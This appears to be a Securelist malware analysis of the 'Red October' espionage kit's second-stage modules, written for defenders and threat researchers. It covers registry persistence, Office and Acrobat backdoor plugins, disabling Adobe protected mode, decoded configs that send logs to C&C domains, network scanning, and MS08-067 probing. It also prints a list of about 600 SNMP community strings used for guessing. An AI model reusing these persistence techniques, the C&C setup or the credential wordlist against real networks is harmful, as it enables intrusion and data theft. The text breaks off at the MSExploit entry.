“Red October”. Detailed Malware Description 4. Second Stage of Attack

securelist.com/red-october-detailed-malware-description-4-second-stage-of-attack/36884/

By GReAT

First stage of attack

1. Exploits
2. Dropper
3. Loader Module
4. Main component

Second stage of attack

1. Modules, general overview
2. Recon group
3. Password group
4. Email group
5. USB drive group
6. Keyboard group
7. Persistence group
8. Spreading group
9. Mobile group
10. Exfiltration group

7. Persistence group

Scheduler module

Known locations: %APPDATA%MicrosoftRtkN32Gdi.exe

The module is created and executed (for the first time) by the module “fileputexec”.

Known variants:

MD5	Compilation date (encrypted)	Compilation date (payload)
43C0BA45BE45CA20ED014A8298104716	2012.10.24 13:12:43 (GMT)	2012.10.11 07:19:12 (GMT),

Summary

The file is a PE EXE file, compiled with Microsoft Visual Studio 2010.

Creates encrypted log files: “%TMP%smrdprevsmrdprev_%p_%p.tmp”, where “%p” parameters are formatted from the return values of subsequent GetTickCount API calls.

Creates event: “Globalwsheledstpknt”

Creates mutex: “NtWinWMIctlshed”

When started, the module initializes its log object with a new filename. Then, it creates one of the following registry values to ensure its automatic start:

HKLMSOFTWAREMicrosoftWindowsCurrentVersionPoliciesExplorerRunservise=%path to the module’s executable file%

HKCUSoftwareMicrosoftWindows NTCurrentVersionWindowsload=%path to the module’s executable file%

Then, the module enters an infinite loop where it executes its main function with 300 second delay between iterations.

Main function

The module traverses the directories from a hardcoded list, looking for files with names matching regular expressions “.*..*.bak” and “.*..*.trh”. The list of directories:

%ProgramFiles%Microsoft Common
%ProgramFiles%Common Files
%SystemDrive%Documents and SettingsLocalServiceApplication DataMicrosoft
%SystemDrive%Documents and SettingsLocalServiceLocal SettingsApplication DataMicrosoft
%ALLUSERSPROFILE%
%ALLUSERSPROFILE%Application Data
%ALLUSERSPROFILE%Application DataMicrosoft
%ALLUSERSPROFILE%Application DataMicrosoftOffice
%ALLUSERSPROFILE%Application DataMicrosoftOfficeData
%ALLUSERSPROFILE%Application DataMicrosoftWindows
%windir%Installer
%windir%HelpToursmmTour
%windir%HelpTourshtmTour
%windir%HelpToursWindowsMediaPlayer
%windir%IME
%windir%MsApps
%windir%MsAppsMsInfo
%windir%inf
%HOMEPATH%Local Settings
%APPDATA%
%APPDATA%MicrosoftOffice
%APPDATA%MicrosoftOfficeData
%APPDATA%MicrosoftWindows
%windir%Temp
%TMP%
%module’s installation directory%

Any found file with the extension “.trh” is deleted.

Files with the extension “.bak” are treated differently. They are decrypted using a custom AMPRNG algorithm with a hardcoded key, then decompressed using LZMA. If the file was decompressed without errors, it is expected to start with a header that describes an internal task.

Each task has a name and a “type” field. Depending on that field, the module treats the contents of the decrypted file differently:

Task type	Task action
1	The task is a PE EXE file. It is written to a temporary file ‘%TMP%%number%.exe‘ and executed with CreateProcess API. The file is removed when the process terminates.
3	The task is a PE DLL file. It is loaded in memory with a custom PE loader. Then, its export named ‘START‘ is called.
4	The task is a new version of the ‘scheduler’ module. The original module is moved to a file with extension ‘.trh‘ and deleted, the task’s contents are written instead.

Known variants of the “.bak” task files were created by the “fileputexec” module. They all contained a task named “fileinfo”.

DocBackdoor (Acrobat Reader and Microsoft Office plugin) module

Known file locations: add-on directories of Acrobat Reader or Microsoft Office, depends on installation settings.

Known variants:

MD5	Compilation date (payload)
1294af519b9e6a521294607c8c1b3d27	2012.05.14 08:49:35 (GMT)

Summary

The file is a PE DLL file with 1 exported function, compiled with Microsoft Visual Studio 2010. The malware contains a universal plugin for Acrobat Reader and Microsoft Office application. The plugin does not depend on the application so it could have been used with other applications, too.

Export(s): winampGetGeneralPurposePlugin

All the functionality is implemented in the DllMain function.

DllMain function

When loaded, the module starts a new thread and returns. In the new thread, the module executes its main function in an infinite loop, with 1 second delay.

Main function

The module iterates through file handle values from 0 to 65534 with step 4, and tries to get file size for every handle. If call to GetFileSize succeeds, the module assumes that it found a valid file handle, and proceeds with this file. The file handle may belong to any file that is currently open by the application, including any open documents (i.e. PDF, DOC, XLS, PPT files).

The module retrieves the name of the file, reads the whole file into memory and checks its last DWORD. If the value is not equal to the magic number 0x29A (666 decimal), it skips this file. If the DWORD matches the magic value, it reads more values from the end of file.

Offset from the end of file	Type	Description

-4	DWORD	Magic number 0x29A
-5	BYTE	Operation mode byte
-9	DWORD	Payload length
-9 – Payload length	BYTE*payload length	Encrypted payload

If the operation mode byte is equal to 3, the module loads the decrypted payload as a PE DLL library using own PE format loader, and executes its DllMain function. If the operation mode byte contains any other value, it tries to write the payload to the first available directory from the list:

%windir%Temp
%TMP%
%TEMP%
%ProgramFiles%Common Files
%ProgramFiles%WindowsUpdate

The name of the file is read from the beginning of the decrypted payload.

Then, the module selects further actions depending on the operation mode byte:

Operation mode byte value	Action
1	Execute the file with CreateProcess
2	Load the file with LoadLibrary

OfficeBDInstaller module (Microsoft Office plugin installer)

Known variants:

MD5	Compilation date (payload)
AE693C43E40F0DE9DE9FA2D950003ABF	2012.10.09 06:42:11 (GMT)

The file is a PE DLL file without exported functions, compiled with Microsoft Visual Studio 2010. All the functionality is implemented in the DllMain function.

DllMain

When loaded, the module retrieves its resource of type “BBB” and name “AAA”, and starts an internal plugin framework. The main function of the module is named “task_msplugin” and is registered in the framework. Then, it starts the framework main loop, effectively parsing the resource data and executing the list of actions encoded in the resource.

The decoded resource data for the known sample can be represented as the following script:

SetOption(conn_a.VERSION_ID, [6] “51070”)
SetOption(conn_a.VER_SESSION_ID, %removed%)
SetOption(conn_a.SEND_DELAY_TIME, [5] “2000”)
SetOption(conn_a.D_CONN, [65] “nt-windows-online.com;nt-windows-update.com;nt-windows-check.com”)
SetOption(conn_a.D_MODE, “3”)
SetOption(conn_a.D_NAME, [15] “/cgi-bin/nt/sk”)

SetOption(conn_a.D_PASS, 0x00)
SetOption(conn_a.D_RPRT, [3] “80”)
SetOption(conn_a.D_SPRT, [3] “80”)
SetOption(conn_a.D_USER, [21] %removed%)
SetOption(conn_a.J_CONN, [65] “nt-windows-online.com;nt-windows-update.com;nt-windows-check.com”)
SetOption(conn_a.J_MODE, 0x0033)
SetOption(conn_a.J_NAME, [15] “/cgi-bin/nt/th”)
SetOption(conn_a.J_PASS, 0x00)
SetOption(conn_a.J_RPRT, [3] “80”)
SetOption(conn_a.J_SPRT, [3] “80”)
SetOption(conn_a.J_USER, [21] %removed%)
SetOption(msplugin_loc, 76288 bytes buffer)
SetOption(msplugin_name, 28 bytes buffer)
SetOption(msplugin_Word, “1”)
SetOption(msplugin_Excel, “0”)
SetOption(msplugin_PowerPoint, “0”)
SetOption(msplugin_desc0, 38 bytes buffer)
SetOption(msplugin_desc1, 58 bytes buffer)
SetOption(msplugin_desc2, 64 bytes buffer)
SetOption(msplugin_progid, 22 bytes buffer)
Call(task_msplugin)

Main function (task_msplugin)

First, the module tries to raise its privileges. It tries to log in as a privileged user using a dictionary of common passwords. Then, it tries to locate installed Microsoft Office application by enumerating the registry keys in HKLMSOFTWAREMicrosoftWindowsCurrentVersionUninstall and searching for the keys that contain “Microsoft Office”, “Microsoft Office Word”, “Microsoft Office Shared” in the “DisplayName” value. If no key was found, the module aborts installation.

Then, depending on the values of the options “msplugin_Word”, “msplugin_Excel”, “msplugin_PowerPoint”, it installs a plugin for selected Office applications. For each application, it tries to write the plugin to the first available directory from the list:

%ProgramFiles%Microsoft OfficeOffice10Data
%ProgramFiles%Microsoft OfficeOffice10
%ProgramFiles%Microsoft OfficeOffice11Data
%ProgramFiles%Microsoft OfficeOffice11
%ProgramFiles%Microsoft OfficeOffice12Data
%ProgramFiles%Microsoft OfficeOffice12
%ALLUSERSPROFILE%Application DataMicrosoftOffice
%ALLUSERSPROFILE%Application DataMicrosoftOfficeData
%APPDATA%MicrosoftOfficeData
%APPDATA%MicrosoftOffice
%APPDATA%MicrosoftWindows
%ProgramFiles%Microsoft Common
%ProgramFiles%Common Files

The file name for the plugin is retrieved from the “msplugin_name” option from the resource. It also generates a random CLSID value for the plugin.

If the file was created without errors, the module creates the following registry values:

HKLMSOFTWAREMicrosoftOffice%product name%Addins%msplugin_progid option value%
LoadBehavior=DWORD:0x10
CommandLineSafe=DWORD:0x00
FriendlyName=%msplugin_desc1 option value%
Description=%msplugin_desc2 option value%

HKCRCLSID%plugin's CLSID%
default=%msplugin_desc0 option value%

HKCRCLSID%plugin's CLSID%InProcServer32
default=%plugin installation path%

HKCRCLSID%plugin's CLSID%ProgID
default=%msplugin_progid option value%

HKCRCLSID%plugin's CLSID%VersionIndependentProgID
default=%msplugin_progid option value%

HKCR%msplugin_progid option value%CLSID
default=%plugin's CLSID%

After completing the installation, the module sends its log file to the C&C server. The connection options are retrieved from the configuration (resource):

Option name	Description
D_CONN	List of C&C domain names, separated by ';'
D_RPRT	C&C server port
D_NAME	Relative URL to send request to

The data send to the C&C server is compressed with Zlib and encrypted with a modified PKZIP stream cipher, and then it is Base64-encoded.

AdobeBDInstaller module (Adobe Reader plugin installer)

Known variants:

MD5	Compilation date (payload)
09fd8e1f2936a97df477a5e8552fe360	2012.10.05 11:20:40 (GMT)

The file is a PE DLL file without exported functions, compiled with Microsoft Visual Studio 2010. All the functionality is implemented in the DllMain function.

DllMain function

When loaded, the module retrieves its resource of type "BBB" and name "AAA", and starts an internal plugin framework. The main function of the module is named "task_arplugin" and is registered in the framework. Then, it starts the framework main loop, effectively parsing the resource data and executing the list of actions encoded in the resource.

The decoded resource data for the known sample can be represented as the following script:

SetOption(conn_a.VERSION_ID, [6] “51070”)
SetOption(conn_a.VER_SESSION_ID, %removed%)
SetOption(conn_a.SEND_DELAY_TIME, [5] “2000”)
SetOption(conn_a.D_CONN, [65] “nt-windows-online.com;nt-windows-update.com;nt-windows-check.com”)
SetOption(conn_a.D_MODE, 0x0033)
SetOption(conn_a.D_NAME, [15] “/cgi-bin/nt/sk”)
SetOption(conn_a.D_PASS, 0x00)
SetOption(conn_a.D_RPRT, [3] “80”)
SetOption(conn_a.D_SPRT, [3] “80”)
SetOption(conn_a.D_USER, [21] %removed%)
SetOption(conn_a.J_CONN, [65] “nt-windows-online.com;nt-windows-update.com;nt-windows-check.com”)
SetOption(conn_a.J_MODE, 0x0033)
SetOption(conn_a.J_NAME, [15] “/cgi-bin/nt/th”)
SetOption(conn_a.J_PASS, 0x00)
SetOption(conn_a.J_RPRT, [3] “80”)
SetOption(conn_a.J_SPRT, [3] “80”)
SetOption(conn_a.J_USER, [21] %removed%)
SetOption(arplugin_loc, 76288 bytes buffer)
SetOption(arplugin_name, 28 bytes buffer)
Call(task_arplugin)

Main function (task_arplugin)

The module retrieves the Adobe Reader installation path by reading the registry value:

HKLMSOFTWAREClassesSoftwareAdobeAcrobatExe@default

Then, it tries to identify the version of installed software by searching for strings “10.0”, “9.0”, “8.0” in the installation path. If none of them are found, it aborts installation with error.

If installation path contains the string “10.0”, the module tries to open the existing registry key:

HKCUSOFTWAREAdobeAcrobat Reader10.0

If the key exists, then writes “Privileged=’ON'” into its log and sets the following registry key, effectively disabling the “protected mode” of the Adobe Reader:

HKCUSOFTWAREAdobeAcrobat Reader10.0PrivilegedbProtectedMode=0

Then, the module extracts the Acrobat Reader plugin body from the configuration option “arplugin_loc” (specified in the resource) and writes it to:

%acrobat reader installation path%plug_ins%arplugin_rem option value%

It also retrieves the last write time of the plug_ins directory and sets the plugin’s last write time to the same value.

After completing the installation, the module sends its log file to the C&C server. The connection options are retrieved from the configuration (resource):

Option name	Description
D_CONN	List of C&C domain names, separated by ‘;’
D_RPRT	C&C server port
D_NAME	Relative URL to send request to

The data send to the C&C server is compressed with Zlib and encrypted with a modified PKZIP stream cipher, and then it is Base64-encoded.

8. Spreading group

Fileputexec module

Known variants:

MD5	Compilation date (payload)
6FE7EB4E59448E197BDFAE87247F3AE6	2012.09.06 07:55:31 (GMT)
ED5FF814B10ED25946623A7EC2C0A682	2012.09.06 07:55:31 (GMT)
37B443893551C1537D00FD247E3C9A78	2012.09.06 07:55:31 (GMT)

Summary

The file is a PE DLL file without exported functions, compiled with Microsoft Visual Studio 2010. Known samples share one code section, but contain different payloads in the resource section. All the functionality is implemented in the DllMain function. It writes files from its configuration resource to disk and starts a new process from these file(s).

DllMain

When loaded, the module retrieves its resource of type “BBB” and name “AAA”, and starts an internal plugin framework. The main function of the module is named “task_fileputexec” and is registered in the framework. Then, it starts the framework main loop, effectively parsing the resource data and executing the list of actions encoded in the resource.

Decoded resource data for the module can be represented as the following script:

SetOption(conn_a.VERSION_ID, [6] “51070”)
SetOption(conn_a.VER_SESSION_ID, %removed%)
SetOption(conn_a.SEND_DELAY_TIME, [5] “2000”)
SetOption(conn_a.D_CONN, [65] “nt-windows-online.com;nt-windows-update.com;nt-windows-check.com”)
SetOption(conn_a.D_MODE, 0x0033)
SetOption(conn_a.D_NAME, [15] “/cgi-bin/nt/sk”)
SetOption(conn_a.D_PASS, 0x00)
SetOption(conn_a.D_RPRT, [3] “80”)
SetOption(conn_a.D_SPRT, [3] “80”)
SetOption(conn_a.D_USER, [21] %removed%)
SetOption(conn_a.J_CONN, [65] “nt-windows-online.com;nt-windows-update.com;nt-windows-check.com”)

SetOption(conn_a.J_MODE, 0x0033)
SetOption(conn_a.J_NAME, [15] “/cgi-bin/nt/th”)
SetOption(conn_a.J_PASS, 0x00)
SetOption(conn_a.J_RPRT, [3] “80”)
SetOption(conn_a.J_SPRT, [3] “80”)
SetOption(conn_a.J_USER, [21] %removed%)
SetOption(file_loc)
SetOption(file_rem)
SetOption(file_exec_rem)
SetOption(file_loc, 156898 bytes buffer)
SetOption(file_rem, 100 bytes buffer)
Call(task_fileputexec)

Main function (task_fileputexec)

The module implements two distinct functions:

- It writes files from its configuration resource to disk
- It starts executable files specified in the resource

First, the module looks for pairs of configuration options called “file_rem” and “file_loc”. The module iterates through all “file_rem” options, reads the corresponding “file_loc” value and writes the contents of the latter option to disk, using the value of “file_rem” as a filename.

The “file_rem” value can specify a location at another computer’s network share. In this case the module tries to log onto that share using credentials specified in an encrypted configuration file that may be located at:

%ALLUSERSPROFILE%adt.dat
%LOCALAPPDATA%adt.dat

Known variants of the module were used to write another module called “scheduler” and additional files for this module.

After processing all “file_rem” and “file_loc” options, the module iterates through all values of the “file_exec_rem” option. Each value is expected to be an applications path, and each application is executed using the CreateProcess API function.

After processing all the configuration options, the module sends its log file to the C&C server. The connection options are retrieved from the configuration (resource):

Option name	Description
D_CONN	List of C&C domain names, separated by ‘;’
D_RPRT	C&C server port
D_NAME	Relative URL to send request to

The data sent to the C&C server is compressed with Zlib and encrypted with a modified PKZIP stream cipher, and then it is Base64-encoded.

Netscan module

Known variants:

MD5	Compilation date
06ebdde6a600a65e9e65ba7c63f139fa	2012.09.05 07:02:28 (GMT)
b49232652748ab677a944bd4d4650603	2012.09.05 07:02:28 (GMT)

Summary

The file is a PE DLL file without exported functions, compiled with Microsoft Visual Studio 2010. All the functionality is implemented in the DllMain function.

Once it is loaded it was designed to start scanning other hosts in the network and record responses. It would do several probes for remote vulnerabilities, such as MS08-067. It is capable of dumping current configuration of Cisco routers if they are available via SNMP and the scanner successfully guessed the SNMP community name.

This module loads a config from local resource AAA and executes a network scanning task.

Loading procedure

Due a design made by the developer usage of this module is limited. It seems that it was developed and tested as an EXE file, however in the release version it was compiled as a DLL. This change was extremely significant for the whole functionality which creates a number of worker threads right in the main function, which is would be fine for EXE module WinMain function, but is restrcited for library DllMain function. This broke down the module as it created threads which couldn't run when DLL is loaded via LoadLibrary API. However, it's important to note that the developers implemented own PE loader, which doesn't have such limitation as Window native PE loader, and which is why it can still be used as a component of malicious kit.

DllMain function

Current sample has the following embedded config:

SetOption(conn_a.D_CONN, [65] "nt-windows-online.com;nt-windows-update.com;nt-windows-check.com")
SetOption(conn_a.D_NAME, [15] "/cgi-bin/nt/sk")
SetOption(conn_a.D_RPRT, [3] "80")
SetOption(conn_a.D_SPRT, [3] "80")
SetOption(conn_a.D_USER, [21] "%removed%")
SetOption(conn_a.D_MODE, 0x0033)
SetOption(conn_a.D_PASS, 0x00)
SetOption(conn_a.J_CONN, [65] "nt-windows-online.com;nt-windows-update.com;nt-windows-check.com")
SetOption(conn_a.J_NAME, [15] "/cgi-bin/nt/th")
SetOption(conn_a.J_USER, [21] "%removed%")
SetOption(conn_a.J_RPRT, [3] "80")
SetOption(conn_a.J_SPRT, [3] "80")
SetOption(conn_a.J_MODE, 0x0033)
SetOption(conn_a.J_PASS, 0x00)
SetOption(conn_a.VERSION_ID, [6] "51070")
SetOption(conn_a.SEND_DELAY_TIME, [6] "20000")

SetOption(conn_a.VER_SESSION_ID, [11] “%removed%”)
SetOption(NET, [26] “127.0.0.1 255.255.255.255”)
SetOption(netscan_get_NET, “1”)
SetOption(netscan_get_net_ad, “1”)
SetOption(netscan_get_net_msnet, “1”)
SetOption(netscan_get_net_msdom, “1”)
SetOption(netscan_threads_num, [3] “64”)
SetOption(netscan_tcpscanwinsrv, “1”)
SetOption(netscan_tcpscanwin, “0”)
SetOption(netscan_tcpscannotwin, “0”)
Call(task_netscan)

The target networks to scan are selected automatically and include the following lists:

1. specified in the config NET variable if netscan_get_NET is set to 1
2. subnets of IPs which are visible from adapters config via GetAdaptersInfo API (current IP, gateway, DHCP, WINS servers)
3. subnets of IPs which are visible in the list of currently mapped shared folders
4. subnets of IPs which are part of current Microsoft Windows domain as reported by the Domain Controller

Scanning procedure

The scan begins with pinging the target with 2 seconds timeout. Then the scanner gets target hostname and MAC address. After that it tries to send an SNMPv3 request. Unlike SNMPv2, SNMPv3 responds even if the username is wrong allowing you to identify if the port is open or not. If the remote SNMP agent responds, then the scanner will try to talk further.

SNMP packet from malware in Wireshark

It tries to guess the SNMP agent community name from a list of 600 hardcoded variants. The list itself interesting enough as it seems to be made of previously discovered SNMP agent community names from various locations where the attackers managed to penetrate networks.

We are sharing the list, maybe it will help someone identify his SNMP community name and will cause further network checks:

public	Petrofac	henrygiz	publio
private	Private	hp_admin	publis
1q2w3e	Ptbnic	i6666	publiw
1q2w3e4r	Ptcmic	icces	publkB
1q2w3e4r5t	PuBMic	ilmi	publkc
1q2w3e4r5t6y	Public	intelligence	publmc
cscAstral	RM24655521	intermec	publoc
@5tr0Mon1	RcFnsSnCo20m08R	internal	publxc
1qazxsw23edc	RnfE36mM	ipko	publyc
3edcxzaq12	RoaringKat	ipxint	publ{C
123ewqasdcxz	SECRET	itorocmn	publ{c
!@#ewqASDcxz	SECURITY	jessica	pubmi?
!QAZxcde32	SINetMGT	jg214327	pubmia
qsczse	SNMP	jimaguas	pubmic
234rfvcxsw	SNMP_trap	jozefina	pubn
$3eTn27W#7	SPBranc1d-Rw	jpiworldwide	pubn)c
10101	SWITCH	karZer	pubni?
3101974	SYSTEM	kazeem	pubni?”
0392a0	SbcihAiryq52	kbiway2007	pubnib
41309	Secret	kbiway2008	pubnic
6051983	Security	kerrek	pubpc1
80808	Si4m2010AyZnFkDe45L	kittec	pucliC
0ublic	Slay1987	kokale	puclic
1021947	Soco	kokale1980	puclic?
1100293	Sr.h3Q6i	koko	puclik
112511polo	Switch	konsulro	pucmic
1212x	System	korablik	pufl
123123321	TENmanUFactOryPOWER	korona	puflic
1234	TEST	krakoziabra	pufli{
123456	TRD_VSAT	kuwait	pufmyc
12345678	W1ld#Parr0ts	kyw.u61	puglic
1,23457E+17	YDFWgSKh	lapublic	pujlic
1,23457E+17	YXaLmb1t5Ras	laura	pur-i?
123o321	YsZpL5RqMa76	lebanon	pur??1
126ajm19kal51ma	Z123456z	lfcadoot	purlic
130601	Zxcvbnm123	lhlyy0320	purlig

1,32413E+15	`ublic`	linda	pusac
13244231	a1b2c3d4	louvain	pwbli#
13971852654	absurdistan_81	loveme	pwblic
162534	access	macedonia	pwjlic
17081-	adimn	makbank23	p}1??1
170810	admin	manager	qazwsx
1809BGD11	admin1	manuel	qazxcdew
1940117	adonis	mariam	qubl?3
1947102	agent	marius	qwedcxza
19841990	agent_steal	martin	qwer1234
199397	ajutorsoci	mary1964	qwerty
19M1R20S	akjol1230	meerim0909	qwerty123456
1Q5IRJmg9Q	alfa239	merlin62	qwertyu
1q2w3e	alfa2390	mesurucu	qwertyui
1q2w3e4r	alfred	metiha	r0snmp$tr1ng
1q2w3e4r5t	all private	mfa123MFA	r23771
1q2w3e4r5t6y	all public	mfa6789	rainbow
1qazxsw23edc	alpha	mfalOVAL	rbnpublic
2005	amBa3#wsx	mimoza	rccm-map
21012008a	amsterdam2003	mirella	read
212321a	andrey240787	mirella26091978	read-only
24021985	antoniu	mitrkq1w2e3	read-write
240787	arbor	mmat1230	readonly
2531821	assistant2007	mmat1987	readwrite
280d1a03	astalavista	mngt	regional
285468339	at.prague	mofa	rekzi
29091972	at@szat	mohammed	richka
2read	aublic	moni4man	rm5tbd23
31sal999	auok12	monitor	rmon
378dd6	avsvMda	monitoring	rmon_admin
3DB5ZG	baborasa1234	mq5Kg9iG	ro4orion
3MC-Zuku-Rw	backb00r	mrtg	ro81qnp4
43827207V	backupauto	ms03101974	roembil
4changes	badarsul	msnadm	romania2


4udoju	badarsul86	mudrost999	root
549yotok	bandwidth	nasasiet	router
553322	bar789	nasawr1	rusinfonet
5bpbpyHeLu0a9Ab	bathclnet	nature	rw4orion
5zzkzp	batru_ro	netman	rwcfcmp1s
626fqs	benj2023	netman2002	s3cr3t
63Fd6dYhMnsjMNPk	benjaminfranklin	network	sabonis
654321	bintec	nina180754	safara
6551318	blue	none	salvaje07
693ygUgv	boksha	noppes	san-fran
722690	br0adwhy	norformin	sanfran
7777777inchinas	bratan	notprivate	sayyara
789456	breakpoint	notpublic	scotty
7917407	bumblebee	notpulic	seCtion%
794613	bunnia2010	nr.490315	seait
7nsi20	c20176	ntnhflm	secret
7p1cCcZvqY6T	cable-d	nurtenbay	security
80244	cable-docsis	nvaiaJC4	sel1
816836	canon_admin	okoloamaraa	seri
83L80N3	ccrthwtd	openview	sirti
8491	cde32wsxzaq1	oyeneye	sitalan
8591	chelyabinsk	p0l!@#nms	skl1971
8888888	chera98888	p3j4nt4n	slamat
8ublic	chiaro	p5blic	snmc-read
8urlib	chumburidze	p9EGn25D	snmp
	cisco	pUbhic	snmpd
AKdGmjQO	cisco-adsl	parrral	snmptrap
ANYCOM	clingendael	pass	solaris
Admin	cme_1823	password	sonjaGRIESEL7475@31
Afoltz-PB	commread	pgnred	sovam
Allahu	community	picpu	sp3ctr0
Andrey131201	commwrite	polaris	stanislavl
Bl234353	control	polmrtg	stopsign
C0de	corba	polsnmp	superuser
C0mmunity[hezt00a1	core	porneste	switch

C0mmunity[hezt00a2	correyvba	post	system
C0mmunity[hezt00aa3	cp8S52aA	pounette	t1HAI2nai
C0mmunity[hezt00b1	cpecwr99	power222	talgat
C495y5m6T1	cpecww99	ppb(260685)	tasevski1980
CISCO	cs1bhS8W	pqblic	tech
CONSIP_MIB	csi-rain	pqpq-1957	telecom
CR52401	cucurigu	pr1ap1014	temp
D1g!T	da123456	pr1v4t3	test
DNOT?ISTLE	dasakirov	priemnaja	test123
DNOTHISTLE	debug	privat	test2
E142BERLINO	deeplomat	provision	tiv0li
EC_IMCO	default	proxy	tivoli
ET0021B7E49CC9	dilbert	prtgmail	topnet
G1Mme1nf0	diver	pu6lik	toto29+
GINL-!M3npEFF	dk0208	pu?hi?	trap
GN0CR3AD	dollys	pu?l	trappss
GSBTBMPLS!	drazen024	pu?l)c	traps
GWAN_g,2b?l?m0nit0r	efimerida	pu?lb	udelcakil
GWAN_gl0baL??k??	elchin2491	pu?lib	undefined
GWAN_gl0bal_m0gid0r	elen24	pu?lic	uragan
GWAN_gl0bal_m0nit0?	eman72	pu?lik	user
GWAN_gl0bal_m0nit0r	embassy	pu?lyc	vakvouk2008
GWAN_gl0bal_mxJ?6?v	enable	puBlic	vanoord-ro
GulNozMeh	f6PF3T9T	pu`lic`	vfczyz
HDDBELBXL	fabian	pub?ic	victor
HITMAN	fake2011	pubdic	vizirenok
ILMI	fastanefnd1	pubhic	vkananovich
Intermec	field	publ	vpnaccount
Jedeee71	field-service	publ)c	vt100num
JoJo	finance	publ1c	w03kdpopmail
KBRlog3CPRK	forescout	publ?3	wallace
L#39YWh7N16w	fourthmile	publac	world
Lcxuidtg	freekevin	publhc	write
Mailbox	fubar	publi#	writeletters
Manyasha	fwrocmn	publi+	xs159109

Mihnea@109	fwwrcmn	publi?	xyzzy
NURTENEKREM	g0v53vM3	publia	yOpZpXjI
NoGaH$@!	germanos	publib	yellow
OrigEquipMfr	gestione	public!!!	z4885645
P@SSW0RD	gsoficom14	public1	zafar
PRIVATE	gu#3Gst.	public2	zskmail
PUBLIC	guest	public3	zxcvbn
Petr0fc	gulbalam	public?	zzzzz
Petr0fac	gwendal	publig	
Petr0fac?	hello	publik	

The scanner fetches SNMP agent SysName property and checks if the property is readonly or write-access is available. Then it fetches SNMP SysDescription property.

Interestingly, when the module finds a Cisco snmp agent, it starts own TFTP server and transfers Cisco device configuration via TFTP.



CISCO configuration dumper function call graph

Next it checks host for SIP service. That is accomplished by sending OPTIONS request to the remote host on port 5060 from hardcoded source port 11122:

OPTIONS sip:smap@localhost SIP/2.0
Via: SIP/2.0/UDP %Local IP%:11122;branch=z9hG4bK.51125;rport;alias
From: ;tag=3a539be23b6269ec
To: sip:IPPhone@localhost
Call-ID: 1638708638@%Local IP%
CSeq: 3471 OPTIONS
Contact:
Content-Length: 0
Max-Forwards: 70
User-Agent: IPPhone 0.67
Accept: text/plain

The module simply saves SIP server response to a log file and goes to the next stage.

Next it tries to work with NetBIOS (SMB) protocol of the remote target, the code includes full own implementation of the protocol negotiatiation and communication with the remote host. The module establishes SMB NULL session, which doesn't require authentication and sends further queries.

The scanning module connects to LLSRPC pipe, which is used to be available via SMB NULL session on Windows 2000 before SP4. If the attacker connects to Microsoft Windows 2000 Server-based system through a null session, it is possible to use the Llsrpc named pipe to add or to delete licenses, and to create new license groups. However, availability of LLSRPC pipe is checked only to detect the remote OS Service Pack version. There are few other methods in the code that provide reliable detection of Service Pack 1,2,3 of Windows 2000.

Next step is to detect remote OS default language. That is accomplished by connecting to Spoolss pipe and querying the name of the service. The response is normally sent in system default language, which is detected by the module. Here is a list of languages, which might indicate which systems attackers are interested in (hardcoded in the malware):

UNKNOWN	English	Spanish	Italian
French	German	Portuguese – Brazilian	Portuguese
Hungarian	Finnish	Dutch	Danish
Swedish	Polish	Czech	Turkish
Japanese	Chinese Traditional	Chinese Traditional – Taiwan	Korean
Russian			

So far, the module collects the following information over SMB:

- Target Name
- NetBIOS Domain Name
- NetBIOS Computer Name
- DNS Domain Name
- DNS Computer Name
- Language
- Service Pack
- OS Version
- OS Major Version Number
- OS Minor Version Number
- OS Build
- OS Language ID
- OS Version (alternative detection method)
- OS Language (alternative detection method)

The module has another unique feature, it checks if the system is vulnerable for MS08-067 vulnerability. It creates a path, part of which includes a unique string "..spider3" which we haven't seen previously. The module is capable of constructing tcpbind shellcode for different versions of remote OS to check if the exploit works.

There is a portscanner in the module, and it checks ports from the embedded list:

22, 23, 53, 80, 110, 143, 156, 456, 912, 990, 993, 995, 1043, 1194, 1352, 1433, 2481, 3306, 5432, 8080, 8800

While most of the ports look standard, some of them are not very common. We decided to investigate which services are running on those ports.

- 156 is some SQL Server port, however we don't know any software running on port 156
- 456 is probably a typo of 465 – SMTP over SSL
- 912 is for VMWare Authorization Service
- 990 is used by FTPS
- 995 is for POP3S
- 1043 can be used by BOINC software or Microsoft IIS
- 1194 is a standard port for OpenVPN
- 1352 Lotus Notes/Domino RPC
- 1433 MS SQL Server
- 2481 Oracle Server
- 3306 MySQL Server
- 5432 PostgreSQL
- 8080 HTTP (alternate)
- 8800 HTTP (SunWebAdmin)

If ports 80 or 8080 are open, then the module sends simple HTTP request to test if the remote webserver is available and if it is running MS Excahnge server. MS Exchange is probed with the following HTTP request:

GET /ews/exchange.asmx HTTP/1.0

Collected information and logs are never saved to a file on disk, instead it is compressed using Zlib compress2 method and uploaded to the server.

MSExploit module

Known variants:

MD5	Compilation date
